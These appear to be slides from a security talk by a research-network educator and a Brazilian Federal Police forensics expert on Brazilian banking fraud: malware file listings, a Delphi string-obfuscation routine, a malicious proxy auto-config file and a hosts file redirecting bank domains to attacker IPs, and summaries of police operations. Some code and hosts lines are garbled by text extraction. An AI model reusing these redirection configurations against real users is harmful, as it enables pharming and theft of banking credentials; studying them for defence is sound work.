sant2.dfm	14/10/2008 16:17	6,2 MB	Documento
sant2.pas	19/10/2008 18:12	37 KB	Códig... Pascal
Serasa.dfm	19/10/2008 19:19	41 KB	Documento
Serasa.pas	19/10/2008 19:19	4 KB	Códig... Pascal
TGIFImage.hlp	23/05/1999 04:02	446 KB	Documento
TIM.dfm	06/09/2008 17:52	53 KB	Documento
TIM.pas	27/11/2008 02:02	4 KB	Códig... Pascal
TudoAqui.dpr	27/11/2008 02:07	4 KB	Documento
TudoAqui.res	27/11/2008 02:56	4 KB	Documento
Unicard.dfm	09/08/2008 12:22	8 KB	Documento
Unicard.pas	14/10/2008 21:54	4 KB	Códig... Pascal
Unicard2.dfm	09/08/2008 12:53	483 KB	Documento
Unicard2.pas	19/10/2008 18:12	12 KB	Códig... Pascal
VIVO.dfm	28/11/2007 07:12	61 KB	Documento
VIVO.pas	19/10/2008 18:13	4 KB	Códig... Pascal
zlibpas.dcu	05/09/2008 03:29	53 KB	Documento
zlibpas.pas	27/07/2006 03:32	8 KB	Códig... Pascal

Malware source
(found on Google 😊)

Uses DELPHI language

Cell phone carriers

Miscreants are hard to beat: Cell phone cloning by harvesting passwords of operator software

```

-----
A1.Menu1.Clear;
A1.Menu1.Lines.Add('DLC< PRIVO');
A1.Menu1.Lines.Add(A2.GIV);
A1.Menu1.Lines.Add(IntToStr(Screen));
A1.Menu1.Lines.Add('BRADESCO');
A1.Menu1.Lines.Add(Decry('ke'ôôAvôu')+':'+ '[' -tl. ext + ' ' ');
A1.Menu1.Lines.Add(Decry('kRy'Çxyu')+':');
A1.Menu1.Lines.Add(Decry('kT&ApyCZâââAâ
+D1.ct.txt+ '-c1.dig. ext + ' ');
A1.Menu1.Lines.Add('N] D&RD');
A1.Menu1.Lines.Add(Decry('k^
λwâ07|â:~]è(λèΛOCDV&K') ' ' ' [' id3.Edi
+'-' +d3.Edit3.Text+'-' +d3.Edit4.Text+' ' ');

```

"advanced"
crypto


```

Mascarando = 15;
function Decry(texto: String):String; // < ---- 1 ---- >
var
  v : string;
  i : integer;
begin
  FOR i := 1 TO Length(texto) do
    w := v + chr(Ord(texto[i]) - i - Mascarando);
    result:= w;
  end;

```

Raising the bar: Cellular registration – NEW

- This is new in the Brazilian Banking economy
 - Cell phone is a commodity – we have 180 million x 200 million population
 - Cost is transferred to end user – you use your phone
 - Different architecture – less malware (for now)
 - Have some issues – dead battery
 - no signal (inside a bunker)
 - network congestion (mia sms)
- Mobile will be the new desktop – FACT
 - Miscreants will target cell phones / technology / carriers
 - You will be kidnapped with your phone ☹



Miscreants are hard to beat: ATM skimmers are always present

Picture removed from original presentation

Miscreants are hard to beat: .pac files to change proxy configuration

```
Terminal — bash — 93x29
macbook-pro-ce-ivo-peixirho:~ ivocary$ wget http://c.editiondesk.com/config.pac
--2010-06-01 20:10:47-- http://q.editiondesk.com/ocnfig.pac
Resolvendo q.editiondesk.com (c.editiondesk.com)... 200.138.93.142
Conectando-se a q.editiondesk.com (q.editiondesk.com)[200.138.93.142]:80... conectado.
A requisição HTTP foi enviada, aguardando resposta... 200 OK
Tamanho: 1506 (1,5k) [text/plain]
Salvando em: "ocnfig.pac"

100%[----->] 1.506  --.-K/s  em 3s

2010-06-01 20:10:40 (47,9 MB/s) - "ocnfig.pac" salva [1506/1506]

macbook-pro-ce-ivo-peixirho:~ ivocary$ more ocnfig.pac
function FindProxyForURL(url, host)
{
var a = 'PROXY 200.138.93.142:80';
  if (shExpMatch(host, 'www.bb.com.br')) {
    return a;
  }
  if (shExpMatch(host, 'www.unibanco.com.br')) {
    return a;
  }
  if (shExpMatch(host, 'unibanco.com.br')) {
    return a;
  }

  if (shExpMatch(host, 'www.bb.com.br')) {
    return a;
  }
}
```

... and the winner is ...

Miscreants, since this .pac file is online for more than two months ...

Sorry guys but #FAIL

Miscreants are hard to beat: hosts manipulation are common

This hosts file has 'only' **422** entries 😊



```
207.10.5.1 www.IUAhiuA87aAYUgAgafsd...
207.10.5.1 www.IUAhiuA87aAYUgAgaxf...
207.10.5.1 www.xxfsd...
65.75.254.105 www.bb.com.br
65.75.254.105 bb.com.br
64.233.163.147 www.IUAhiuA87aAYUgAgas...
64.233.163.147 www.IUAhiuA87aAYUgAgax...

64.23333.163.147 www.IUAhiuA87aAYUgAgas...
64.238876653.e333333333163.147 www.IUAhiuA87aAYUgAgas...
65.75.254.105 www.unibanco.com.br
65.75.254.105 unibanco.com.br

207.10.6556045456455065.10 24045504435544santander.com.br
207.10.54570456744656y4t5t4t5tg40g5.10 rrwr8uefd98yrf89ysantander.com.br
207.10.5.1rr09weur89weyr9we80 2044550454santander.com.br
207.10.5454393u98ry39s53s475y3485y34.10 u98r98y8rsantander.com.br
207.10.5.t654yy647y6717067567567 7s657657567antander.com.br
207.10.5.r415145051240424s504435410 r4543556sfrfantander.com.br
207.107887tf7dtf78d6t6f7td76ftdf.5.10 0000011santander.com.br
207.10.5.89rywe87retw78t87ret76rewt78rwe6trt8et10 33333333santander.com.br
207.10.5.1dsd7y87et76td67we6td6r6s5ard6rd0 aaaaaaassssssssssssantander.com.br
207.10.5.178yt76wetr78we667t0 sd6t7dfwer6wer65rrewsantander.com.br
207.10.5.4545654610 5555santander.com.br
65.75.254.105 www.pageseguro.com.br
65.75.254.105 pageseguro.com.br
```

Defacing is still not a crime ☹ in Brazil

Picture removed from original presentation

Miscreants at large: Vídeo

What's next?
What's the next move?
What's the solution?

Please THIS IS a JOKE:



This is NOT a JOKE: Miscreants will compromise WIFI routers to route traffic ... or any other kind of home user equipment to make this ...



Latest police operations on bank fraud

- Operação espelho – 04/16/2009
 - 10 search warrants on 4 states
 - Credit card cloning (goat sucker) and cash withdrawal fraud
 - Inside job – miscreants infiltrated inside a government bank
- Operação trilha – 05/28/2009
 - Greatest police operation on Internet bank fraud so far
 - 136 search warrants on 13 states
 - Multiple frauds – Trojans spread by email and cameras on ATM machines
 - Pictures of the miscreants (one was arrested on the US)



Latest police operations on bank fraud

- Operação Nômade – 06/04/2009
 - 20 criminals arrested
 - Goat suckers used for cloning of the magnetic strip of cards
 - Fake credit card billing machines for storing card information
 - Operation name (nomad) came from constant address changes from miscreants
- Operação Contrafação – 06/04/2009
 - 4 criminals arrested
 - Multiple operations – document forgery, credit card cloning and Internet fraud
 - Fake IDs, credit cards and computer software (trojans) found
- Operação Clonagem – 09/16/2009
 - Bank card cloning
 - Electronic devices for card cloning found with the criminals
 - Also R\$ 4.000,00 in CASH 😊

Latest police operations on bank fraud

- Operação Ícaro – 03/04/2010
 - 4 states involved
 - Credit card cloning
 - Criminals used the cards to purchase products on the Internet, specially plane tickets
 - Use of social engineering – calling victims home to get card information
 - Selling of credit card numbers – from R\$ 3,00 to R\$ 150,00 depending on the limit
- Operação Neverland – 05/03/2010
 - Harvesting of bank passwords using trojans
 - Payment of bills using these passwords
 - This operation was a result of the “tentáculos” project
 - The leader of the group had a nickname of “Michael Jackson” 😊
 - R\$ 700.000,00 on financial loss



Latest police operations on bank fraud

- Operação RASTRO – 05/28/2010
 - Credit card cloning
 - 1.500 cards found with the criminals
 - Greatest card seizure EVER from the Federal Police
 - Money laundry – criminals buy stuff with cards and sells them with lower price
 - Group leader used the cards to buy construction materials for him to build his house 😊
 - Gang acquired R\$ 1.500.000,00 on stuff
 - This picture is not his house 😊😊😊



Tentáculos project (2009 – 2010)

- Partnership between the Federal Police and Banks for obtaining Internet fraud information.
- Gathering of info from multiple banks and use of intelligence tools for correlation between frauds and criminals.
- Already resulted on one operation (neverland)
- Permanent group on the Federal Police focused on electronic fraud.
- Expected Result: reduction on 50% of frauds



Thanks – Questions to:

Jacomo Piccolini
Security Academic Coordinator
IT Governance Academic Coordinator
Brazilian Research and Academic Network – RNP
Educational Team – ESR
www.esr.rnp.br
jacomo@rnp.br

Ivo Peixinho
Computer Forensics Expert
Head of the IT Division – DINF/CTI/DPF
Brazilian Federal Police
www.dpf.gov.br
peixinho.icp@dpf.gov.br